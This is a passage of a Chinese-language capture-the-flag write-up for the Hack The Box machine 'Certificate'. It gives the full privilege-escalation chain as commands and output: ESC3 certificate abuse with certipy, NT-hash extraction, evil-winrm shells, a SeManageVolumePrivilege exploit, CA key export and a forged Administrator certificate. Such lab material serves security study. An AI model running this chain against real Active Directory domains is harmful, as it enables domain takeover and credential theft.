
根据右侧描述,该组的成员能为域内用户颁发/吊销证书。
和证书相关的,我一般会先运行一遍 certipy 的 find 模式来获取 ADCS 的详细信息(包含相关漏洞的扫描):
$ certipy find -u 'Lion.SK' -p '!QAZ2wsx' -dc-ip 10.129.245.51 -target dc01.certificate.htb -enabled -dc-only
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 18 issuance policies
[*] Found 0 OIDs linked to templates
[*] Saving text output to '20260818102748_Certipy.txt'
[*] Wrote text output to '20260818102748_Certipy.txt'
[*] Saving JSON output to '20260818102748_Certipy.json'
[*] Wrote JSON output to '20260818102748_Certipy.json'
查看结果后能发现 Delegated-CRA 模板存在 ESC3 漏洞:
Certificate Templates
  0
    Template Name                       : Delegated-CRA
[snip]
    [!] Vulnerabilities
ESC3 : Template has Certificate Request Agent EKU set.八、ESC3#
在 ADCS 中,存在 Enrollment Agent 机制,即授信任账户可以代替别的账户去进行证书申请。
这一过程涉及到两个证书:
- Enrollment Agent Certificate
- On-Behalf-Of Certificate
Enrollment Agent Certificate ,有一个关键扩展字段 Certificate Request Agent,这代表着拥有该证书的用户可以实现 Enrollment Agent 机制。
On-Behalf-Of Certificate,这就是最后代替他人申请到的证书。
证书源于模板,上述两张证书的模板如果在配置出现错误(ESC3),就会导致攻击者能完成代申请证书操作,从而实现提权。
关于两个模板的具体要求,可以参考文章。
certipy 工具已经为我找出了那两张存在缺陷的证书模板:
- Delegated-CRA,用于生成 Enrollment Agent Certificate
- SignedUser,用于生成 On-Behalf-Of Certificate
Certificate Templates
  0
    Template Name                       : Delegated-CRA
[snip]
    [!] Vulnerabilities
      ESC3                              : Template has Certificate Request Agent EKU set.

1
    Template Name                       : SignedUser
[snip]
    [*] Remarks
      ESC3 Target Template              : Template can be targeted as part of ESC3 exploitation.
按步骤,先申请 Enrollment Agent Certificate:
$ certipy req -u 'Lion.SK@certificate.htb' -p '!QAZ2wsx' -dc-ip 10.129.245.51 -target dc01.certificate.htb -ca Certificate-LTD-CA -template Delegated-CRA
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 27
[*] Successfully requested certificate
[*] Got certificate with UPN 'Lion.SK@certificate.htb'
[*] Certificate object SID is 'S-1-5-21-515537669-4223687196-3249690583-1115'
[*] Saving certificate and private key to 'lion.sk.pfx'
[*] Wrote certificate and private key to 'lion.sk.pfx'
接下来申请 On-Behalf-Of Certificate,若指定的用户是 Administrator,会出现报错:
$ certipy req -u 'Lion.SK@certificate.htb' -p '!QAZ2wsx' -dc-ip 10.129.91.43 -target dc01.certificate.htb -ca Certificate-LTD-CA -template 'SignedUser' -on-behalf-of 'CERTIFICATE\Administrator' -pfx lion.sk.pfx -debug
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[+] DC host (-dc-host) not specified. Using domain as DC host
[+] Nameserver: '10.129.91.43'
[+] DC IP: '10.129.91.43'
[+] DC Host: 'CERTIFICATE.HTB'
[+] Target IP: None
[+] Remote Name: 'dc01.certificate.htb'
[+] Domain: 'CERTIFICATE.HTB'
[+] Username: 'LION.SK'
[+] Trying to resolve 'dc01.certificate.htb' at '10.129.91.43'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.91.43[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.91.43[\pipe\cert]
[*] Request ID is 31
[-] Got error while requesting certificate: code: 0x80093102 - CRYPT_E_ASN1_EOD - ASN1 unexpected end of data.
Would you like to save the private key? (y/N): N
[-] Failed to request certificate
原因可以在模板描述中找到:
Certificate Name Flag               : SubjectAltRequireUpn
									  SubjectAltRequireEmail
									  SubjectRequireEmail
									  SubjectRequireDirectoryPath
SubjectAltRequireEmail 和 SubjectRequireEmail 意味着该模板强制要求用户拥有 Email,而 Administrator 用户并没有:
$ GetADUsers.py certificate.htb/Lion.SK:'!QAZ2wsx' -dc-ip 10.129.91.43 -all
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Querying 10.129.91.43 for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
Administrator                                         2025-04-28 17:33:46.958071  2026-08-18 10:44:06.785123
Guest                                                 <never>              <never>
krbtgt                                                2024-11-03 04:24:32.914665  <never>
Kai.X                 kai.x@certificate.htb           2024-11-03 19:18:06.346088  2024-11-24 01:36:30.608468
Sara.B                sara.b@certificate.htb          2024-11-03 21:01:09.188915  2024-12-27 01:01:28.460147
John.C                john.c@certificate.htb          2024-11-03 21:16:41.190022  <never>
Aya.W                 aya.w@certificate.htb           2024-11-03 21:17:43.642034  <never>
Nya.S                 nya.s@certificate.htb           2024-11-03 21:18:53.829718  <never>
Maya.K                maya.k@certificate.htb          2024-11-03 21:20:01.657941  <never>
Lion.SK               lion.sk@certificate.htb         2024-11-03 21:28:02.471452  2024-11-04 03:24:08.500719
Eva.F                 eva.f@certificate.htb           2024-11-03 21:33:36.752043  <never>
Ryan.K                ryan.k@certificate.htb          2024-11-03 21:57:30.939423  2024-11-26 21:48:21.040389
akeder.kh                                             2024-11-23 21:26:06.813668  2024-11-23 21:51:49.735026
kara.m                                                2024-11-23 21:28:19.142081  <never>
Alex.D                alex.d@certificate.htb          2024-11-24 01:47:44.514001  2024-11-24 01:48:05.703180
karol.s                                               2024-11-23 21:42:21.125611  <never>
saad.m                saad.m@certificate.htb          2024-11-23 21:44:23.532500  <never>
xamppuser                                             2024-12-29 04:42:04.121622  2026-08-18 10:43:56.456997
将目标转移到那些有邮箱的用户。
较早版本的
certipy针对上述邮箱的错误,会报“Got error while requesting certificate: code: 0x80094812 - CERTSRV_E_SUBJECT_EMAIL_REQUIRED - The email name is unavailable and cannot be added to the Subject or Subject Alternate name.”,即明确提示“因用户没有邮箱而失败”。(参考了其他 WP,比如 0xdf)
为了快速辨别高价值用户,我会配合 BloodHound,查看 REMOTE MANAGEMENT USERS 组的成员(该组中的成员允许访问 WinRM):

直接隶属于该组的除 Lion.SK 之外还有一个 Ryan.K。
我先将此为目标,继续完成 On-Behalf-Of Certificate 的申请:
$ certipy req -u 'Lion.SK@certificate.htb' -p '!QAZ2wsx' -dc-ip 10.129.91.43 -target dc01.certificate.htb -ca Certificate-LTD-CA -template 'SignedUser' -on-behalf-of 'CERTIFICATE\ryan.k' -pfx lion.sk.pfx
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 30
[*] Successfully requested certificate
[*] Got certificate with UPN 'ryan.k@certificate.htb'
[*] Certificate object SID is 'S-1-5-21-515537669-4223687196-3249690583-1117'
[*] Saving certificate and private key to 'ryan.k.pfx'
[*] Wrote certificate and private key to 'ryan.k.pfx'
申请成功,接下来通过该证书,我可以获得该用户的 NTLM Hash:
$ certipy auth -pfx ryan.k.pfx -dc-ip 10.129.91.43
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'ryan.k@certificate.htb'
[*]     Security Extension SID: 'S-1-5-21-515537669-4223687196-3249690583-1117'
[*] Using principal: 'ryan.k@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ryan.k.ccache'
[*] Wrote credential cache to 'ryan.k.ccache'
[*] Trying to retrieve NT hash for 'ryan.k'
[*] Got hash for 'ryan.k@certificate.htb': aad3b435b51404eeaad3b435b51404ee:b1bc3d70e70f4f36b1509a65ae1a2ae6
原理是,Kerberos 预认证如果采用的是 PKINIT,则客户端拿着官方认证的 CA 签发的证书即可完成 TGT 的申请,随后拿着 TGT 完成 U2U + S4U2Self(即特殊的 TGS-REQ),就可以在 TGS-REP 中的 ST 中的 PAC 中找到用户的 NTLM Hash。
九、ryan.k#
通过 evil-winrm 可以获得该用户的 Shell:
$ evil-winrm -i 10.129.91.43 -u 'ryan.k' -H 'b1bc3d70e70f4f36b1509a65ae1a2ae6'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Ryan.K\Documents>
在查询用户特权的时候,发现该用户有一个 SeManageVolumePrivilege:
*Evil-WinRM* PS C:\Users\Ryan.K\Desktop> whoami /priv /fo list

PRIVILEGES INFORMATION
----------------------

Privilege Name: SeMachineAccountPrivilege
Description:    Add workstations to domain
State:          Enabled

Privilege Name: SeChangeNotifyPrivilege
Description:    Bypass traverse checking
State:          Enabled

Privilege Name: SeManageVolumePrivilege
Description:    Perform volume maintenance tasks
State:          Enabled

Privilege Name: SeIncreaseWorkingSetPrivilege
Description:    Increase a process working set
State:          Enabled
该权限用于磁盘/卷的维护操作,比如碎片整理、增加/删除卷等等。
微软针对该权限写过一个注意事项,其中提到:
Use caution when assigning this user right. Users with this user right can explore disks and extend files in to memory that contains other data. When the extended files are opened, the user might be able to read and modify the acquired data.
文档提醒管理员,该权限可以直接把文件的 VDL(Valid Data Length,有效数据长度)直接扩大(跳过对应磁盘清零操作),当用户再次打开扩大后的文件,可能可以读取到磁盘中的残留数据。
安全研究员还发现了另外一种用法:向原始卷设备句柄(比如 \\.\C:)发送控制码 FSCTL_SD_GLOBAL_CHANGE,这可以实现全局替换该卷上的安全描述符中的 SID(比如将 S-1-5-32-544 Administrators 替换成 S-1-5-32-545 Users)。
因此,该权限可以让我获得 C 盘的全局访问权限。
网上有现成的工具,我将 exe 文件上传到 DC 上,并运行它:
*Evil-WinRM* PS C:\Users\Ryan.K> upload ~/htb_workdir/certificate/SeManageVolumeExploit.exe

Info: Uploading /home/zyf/htb_workdir/certificate/SeManageVolumeExploit.exe to C:\Users\Ryan.K\SeManageVolumeExploit.exe

Data: 16384 bytes of 16384 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\Ryan.K> .\SeManageVolumeExploit.exe
Entries changed: 871

DONE
现在我可以直接访问 Administrator 的 Desktop 目录,并在其中看到了 User.txt:
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls -force


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a-hs-       11/26/2024   6:18 PM            282 desktop.ini
-ar---        8/18/2026   7:44 AM             34 root.txt
但是我任然不可以读取其中的内容:
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
Access to the path 'C:\Users\Administrator\Desktop\root.txt' is denied.
At line:1 char:1
+ cat root.txt
+ ~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\Users\Administrator\Desktop\root.txt:String) [Get-Content], UnauthorizedAccessException
    + FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand
该文件经过 EFS 加密(很多靶机为了防止非预期解,都会在 root.txt 上加密):
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cipher /c root.txt

 Listing C:\Users\Administrator\Desktop\
 New files added to this directory will be encrypted.

E root.txt
  Compatibility Level:
    Windows Vista/Server 2008

cipher.exe : Access is denied.
    + CategoryInfo          : NotSpecified: (Access is denied.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
Access is denied.  Key information cannot be retrieved.

Access is denied.
除此之外的文件并没有这样的限制,这就有很多的解法了:
- 卷影复制,将 NTDB.dit 以及 SYSTEM 复制到本地,用
secretsdump.py获取其中的敏感数据 - 黄金票据
- ……
获取黄金票据的方式是其中较为直观且推荐的一个。
首先,我需要导出 CA 证书:
*Evil-WinRM* PS C:\Users\Ryan.K> certutil -exportPFX 344CB419D59054904031B340F5A43923 .\ca.pfx
MY "Personal"
================ Certificate 0 ================
Serial Number: 344cb419d59054904031b340f5a43923
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 3/12/2026 1:45 PM
 NotAfter: 3/12/2126 1:55 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V1.1
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): db462c9739270d510c43610eaddb80c07c395232
  Key Container = Certificate-LTD-CA(1)
  Unique container name: 90afd1db88a1213f39411d248394d83d_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed
Enter new password for output file .\ca.pfx:
Enter new password:
Confirm new password:
CertUtil: -exportPFX command completed successfully.
下载到本地:
*Evil-WinRM* PS C:\Users\Ryan.K> download ca.pfx

Info: Downloading C:\Users\Ryan.K\ca.pfx to ca.pfx

Info: Download successful!
此时,我就可以签发任意用户的证书了:
$ certipy forge -ca-pfx ca.pfx -subject 'CN=ADMINISTRATOR,CN=USERS,DC=CERTIFICATE,DC=HTB' -upn 'administrator@certificate.htb'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Saving forged certificate and private key to 'administrator_forged.pfx'
[*] Wrote forged certificate and private key to 'administrator_forged.pfx'
获得 NTLM Hash:
$ certipy auth -pfx administrator_forged.pfx -dc-ip 10.129.91.43
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@certificate.htb'
[*] Using principal: 'administrator@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certificate.htb': aad3b435b51404eeaad3b435b51404ee:d804304519bf0143c14cbf1c024408c6
通过 evil-winrm 可以获得 Shell:
$ evil-winrm -i 10.129.91.43 -u 'administrator' -H 'd804304519bf0143c14cbf1c024408c6'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
在 Desktop 目录可以找到 Root Flag:
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt
fddd8e***********************